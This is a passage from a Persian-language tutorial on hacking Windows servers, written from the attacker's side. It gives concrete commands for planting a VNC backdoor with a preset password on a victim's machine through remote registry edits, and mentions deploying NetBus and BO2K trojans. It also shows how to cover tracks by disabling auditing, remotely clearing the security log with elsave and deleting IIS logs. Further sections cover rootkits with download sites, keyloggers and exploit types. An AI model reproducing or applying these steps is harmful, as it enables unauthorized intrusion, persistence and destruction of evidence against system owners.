مي‌پايم و يك فايل به اسم مثلا winvnc.ini ايجاد مي‌كنيم كه كارش اينه كه يك سري تغييرات در رجيس تري ايجاد كند و يك

پسورد واسه VNC ست كند. VNC از الگوريتم DES<sup>3</sup> واسه hash كردن رمز استفاده مي‌كنه و رمز را در

HKEY\_USERS\DEFAULT\Software\ORL\WinVNC3 ذخيره مي‌كند. مي‌تونيد يك پسورد رو ست كنيد و بعد ببينيد كه چه شكلي ذخيره ميشه. اگه پسورد انتخابي كلمه secret باشه، معادل hash شده اون در VNC عبارت: x57bf2d2e 0x9e6cb06e خواهد بود. پس من اگه پسورد انتخابي كلمه secret باشه، حالا بايد يك فايل درست كنم مثلا به اسم winvnc.ini كه توش

اينها باشه:

```
HKEY_USERS\DEFAULT\Software\ORL\WinVNC3
```

```
SocketConnect = REG_DWORD 0x00000001
Password = 0x00000008 0x57bf2d2e 0x9e6cb06e
```

و بعد به کمک regini ( که قبلا گفتیم یک ابزار از NTRK است ) به صورت ریموت ( یعنی از کامپیوتر خودمان ) دستور زیر رو اجرا می‌کنیم:

```
regini -m \\xxx.xxx.xxx.xxx winvnc.ini
```

حالا که ما تونستیم تغییرات رو در رجیستری اعمال کنیم، باید سرویس رو آغاز کنیم. می‌نویسیم:

```
winvnc -install
net start winvnc
```

و کار تمام است. حالا در کامپیوتر خودمون برنامه vncviewer رو اجرا کرده و حالشو می‌بریم!

+ استفاده از NetBus و BO2K :

خوب این‌ها تروجان هستند. هر تروجانی معمولا یک فایل برای ایجاد فایل سرور دارد. وقتی فایل سرور ایجاد شد، اونو به کامپیوتر قربانی کپی کرده و اجرا می‌کنیم. و بعد توسط کلاینت مربوطه به سرور متصل می‌شویم. ( کار با این‌ها بسیار ساده‌است )

## - پاک کردن رد پا

الف- ویندوز رویدادها را در کجا ذخیره و گزارش ( log ) می‌کند؟

در ویندوز سه فایل داریم که در اون‌ها لاگ‌ها ذخیره می‌شوند: AppEvent.Evt و SecEvent.Evt و SysEvent.Evt که از بین این‌ها اون‌ی که بدرد ما می‌خوره، فقط SecEvent.Evt است که محل ذخیره تلاش‌ها ناموفق برای وارد شدن به سیستم ( مثلا با کمک یک کرکر ) و ... است. مسیری که این سه فایل قرار دارند، اینجاست:

```
%SystemRoot%\System32\Config
```

در خود ویندوز به کمک EventViewer ( کافی است در Run بنویسید: eventvwr.msc ) همیشه این فایل‌ها رو بررسی کرد. ضمنا تغییر دادن این فایل‌های لاگ، نیاز به دسترسی به سیستم در سطح Admin دارند. این ابزار بدرد ما نمی‌خوره، ما می‌خواهیم ردپاهای خودمون رو پاک کنیم و نیز دسترسی به صورت فیزیکی ( یا توسط یک ریموت کنترل گرافیکی ) به سیستم قربانی نداریم:

+ غیر فعال کردن گزارش گیری:

اولین کار اینه که Auditing رو غیر فعال کنیم. این کار توسط یک ابزار از NTRK به نام auditpol قابل انجام است. می‌نویسیم:

```
auditpol /disable
```

با این دستور دیگه هیچ گزارشی اضافه نخواهد شد. ( ولی گزارش‌های بعدی باقی خواهند ماند ) اگه بخوایم دوباره فعال کنیم، می‌نویسیم:

```
auditpol /enable
```

مشخص است که این ابزار باید به صورت لوکال استفاده بشه. یعنی چون ما می‌خواهیم این کارها رو در سرور قربانی انجام بدیم، این ابزار رو همونجا فرستاده و اجرا می‌کنیم.

+ پاک کردن SecurityLog :

گفتم که بین همه لاگ‌ها این مهم‌تره، حالا می‌خواهیم این فایل رو پاک کنیم. برای این کار ابزاری هست به نام **elsave** که به

صورت ریموت این کار رو می‌کنه. مثلا اگه بنویسیم:

```
elsave -s \\xxx.xxx.xxx.xxx -l "Security" -C
```

به صورت ریموت سکيورتي لاگ رو پاک می‌کنه ( قبلش باید یک session می‌داشتیم تا این دستور کار کنه ) دقت کنید که به صورت لوکال و با دستور del نمی‌شه این فایل‌های لاگ رو پاک کرد!

+ ابزارهای دیگه از NTRK در این زمینه:

ابزارهای دیگه‌ای هم هستند مثل dumpel که در گزارش گیری از لاگ‌ها و ... کاربرد دارند.

ب- IIS گزارش‌ها رو در کجا ذخیره می‌کند؟

IIS رفیق فابریک منه! وقتی شما یک سایت رو می‌ریزید و می‌بینید ( یا توسط یک باگ در IIS به سیستم وارد می‌شوید ) فعالیت‌های شما در فایل‌های ذخیره و Log می‌شود. اول این نکته رو می‌دونید که یک سرور می‌تونه توش سایت‌های مختلف و Diectory Virtual های مختلفی باشه. هر کدام از این سایت‌ها لاگ IIS مخصوص به خود خواهند داشت. مسیری که لاگ‌های IIS قرار می‌گیرند، اینه:

```
%SystemRoot%\System32\LogFiles
```

در این فولدر، زیرشاخه‌ها ( فولدرهای جدیدی ) هست. به این ترتیب که واسه هر سایتی به فولدر هست. اسم این فولدرها به صورت W3SVC1 و W3SVC2 و ... است. داخل این فولدرها فایل‌های لاگ جای دارند. حالت پیش‌فرض اینه که گزارش‌های هر روز سایت داخل یک فایل ذخیره میشه. اسم فایل جور خاصی است که تاریخ ( سال - ماه - روز ) رو نشون بده. مثلا اگه فولدر مربوط به یک سایتی W3SVC1 و تاریخ مورد نظر ما سال ۲۰۰۳ و ماه ۹ و روز ۱۲ باشه، اسم فایل لاگ این خواهد بود:

```
%SystemRoot%\System32\LogFiles\W3SVC1\ex030912.log
```

برخلاف فایل‌های لاگ ویندوز که با دستور del قابل پاک‌کردن نبود، فایل‌های لاگ IIS خیلی شیک با del پاک می‌شه ( چون ویندوز این فایل‌ها رو Lock نمی‌کنه). بنابراین ما باید تمام لاگ‌های مربوط به روز خاصی که جایی رو هک کرده‌ایم رو پاک کنیم!

## - RootKit چیست؟

دلیل اصلی استفاده از rootkit ها این است که هکر بتونه برای مدت بیشتری در کامپیوتر قربانی دوام بباره. فرض کنید که یک تروجان به کامپیوتر قربانی فرستاده‌اید یا از کامپیوتر قربانی برای یک DDos گسترده می‌خواهین استفاده کنید. مسلم است که اگه طرف مقابل آدم مجرب باشه، با کمی بررسی سیستم‌عامل خود پی خواهد برد که یک SpyWare در کامپیوترش هست. ولی وقتی Rootkit استفاده بشه، سیستم‌عامل جوری تغییر می‌کنه که این تغییرات نشون داده نشه. به عنوان مثال یکی از راه‌هایی که مسوول سرور می‌فهمه که کامپیوترش هک شده و یک سرور ( تروجان ) ناخواسته داره، بررسی پورت‌های باز کامپیوتر توسط دستور netstat است. حالا اگه ما این دستور رو جوری تغییر دهیم ( یعنی اگه یک نسخه جدید از این برنامه با توجه به نیازها مان ایجاد کرده و در کامپیوتر قربانی نصب کنیم ) در واقع این روش رو غیر فعال کرده‌ایم. rootkit ها می‌تونند خود سیستم‌عامل رو هدف قرار بدهند. مسلم است که نوشتن یک rootkit برای سیستم‌عامل‌های open-source مثل linux بسیار راحت‌تر از ایجاد rootkit برای ویندوز است. اما باید توجه کنید که rootkit رو همیشه به دو دسته تقسیم کرد:

۱- آن دسته از Rootkit هایی که قسمت‌هایی از سیستم‌عامل ( تعدادی از فایل‌های اجرایی اونو ) تغییر می‌دهند. مثلا بعضی Key Registry ها رو مخفی کنند یا مخفی کردن پروسس‌ها یا مخفی کردن فایل‌های تروجان و ... همچنین rootkit هایی برای ویندوز طراحی شده اند.

۲- آن دسته از Rootkit هایی که در سطح هسته ( کرنل ) سیستم‌عامل عمل می‌کنند. برای این‌گونه از rootkit ها برای مثلا لینوکس مثال‌هایی هست ولی برای ویندوز ( خصوصا ویندوز سرورها که بحث ماست ) من مثالی که واقعا کار کنه و detect هم نشوند، سراغ ندارم.

چند سایت در این زمینه:

<http://www.ntndis.com/downloads.shtml> و <http://www.rootkit.com> (نسخه آلفا از NT Rootkit)

<http://www.pestpatrol.com/Support/Downloads.asp> ( به نام AFX Windows Rootkit 2003 )

و ...

## - Sniffers و Loggers Keystroke

بحث keylogger ها و sniffer ها به درس مفصل رو طلب می‌کنه. فقط به اشاره بکنم:



sniffer ها کارشون اینه که پکت‌هایی را که در شبکه ردو بدل می‌شوند، برای هکر ذخیره می‌کنند ( خود LC4 که توضیح دادمش، یک ابزار packet capture یا sniffer توش داره که challenge/response های LM و NTLM رو لاگ می‌کنه. بعدا توضیح خواهم داد ) keylogger ها هم کارشون اینه که کلیدهایی که فشرده می‌شوند ( مثلا از طریق keyboard ) رو ذخیره می‌کنند. مثلا وقتی کسی که کامپیوترش هک شده، و هکر به keylogger روی کامپیوتر طرف نصب کرده است، وقتی قربانی معصوم میاد و پسورد به جایی رو وارد می‌کنه، این رشته ذخیره می‌شه و هکر هم اطلاعات رو می‌گیره و کیف می‌کنه :

## - انواع exploit ها

انواع exploit ها به تقسیم‌بندی کلی در مورد هک کردن هر نوع سیستم‌عاملی است. چه ویندوز و چه غیرویندوز:

- ۱- remote exploits: مجموعه‌ای از exploit ها که ما از یک کامپیوتر دیگه ( مثلا کامپیوتر خودمون ) توسط اونا به یک کامپیوتر در شبکه نفوذ می‌کنیم. این exploit ها معمولا در موارد اولیه هک استفاده می‌شوند. در صورت استفاده از این exploit ها در ویندوز ممکن است دسترسی در سطح Admin رو به ما ندهند ولی وارد شدن به سیستم حتی به صورت یک اکانت محدود هم لازم است تا توسط exploit های local دسترسی رو بالاتر ببریم. وقتی به کمک یک vulnerability scanner یک کامپیوتر رو از نظر حفره‌های امنیتی تست می‌کنیم، معمولا نهایتا به همین نوع exploit ها می‌رسیم.
- ۲- local exploits: این exploit ها موقعی کاربرد دارند که یک console ( یا همون shell خودمون ) در سیستم داشته باشیم. به عبارت دیگه قبلا به طریقی به یک سیستم وارد شده‌ایم ( توسط remote exploit یا داشتن اکانت‌های محدود ) و حالا می‌خواهیم که دسترسی خودمون رو گسترش بدیم. مثلا ما الان به صورت guest وارد شده‌ایم ولی می‌خواهیم به دسترسی Admin برسیم. بنابراین مهم‌ترین انواع این exploit ها در ویندوز عبارتند از get admin ها یعنی اونایی که ما رو از یک اکانت محدود به اکانت Administrator می‌رسوند.

توضیحی که باید بدم اینه که این دو نوع exploit مکمل همدیگرنند. ( البته خیلی از exploit ها هستند که هم به صورت local و هم به صورت remote قابل استفاده هستند ). به عنوان یک هکر، اول کشف می‌کنیم که مثلا این سیستم‌عامل یک ویندوز ۲۰۰۰ سرور است. حالا به طریقی به exploit از نوع remote بدست می‌آوریم ( اگه قبلا یک اکانت در اون سرور بدست آورده‌ایم، ممکن است لزومی به این مرحله نباشد ). حالا اگه به shell رسیدیم و بخواهیم به فولدری دسترسی داشته باشیم که با این shell نو رسیده! با توجه به مجوزهایش قابل دسترس نباشد، باید از local exploit ها استفاده کنیم. ( اگه به فولدر مورد نظر دسترسی داشتیم که دیگه لازم نیست ). خلاصه اینکه ممکن است در مواردی نیاز به remote exploit یا local exploit یا هر دو نباشد ولی بتونیم هک کنیم. به عبارت بهتر شرایط تعیین می‌کنه که به چه نوع exploit هایی نیاز داریم.

ادامه درس‌های هک ویندوز سرور در واقع چیزی جز بررسی این دو نوع exploit نیست.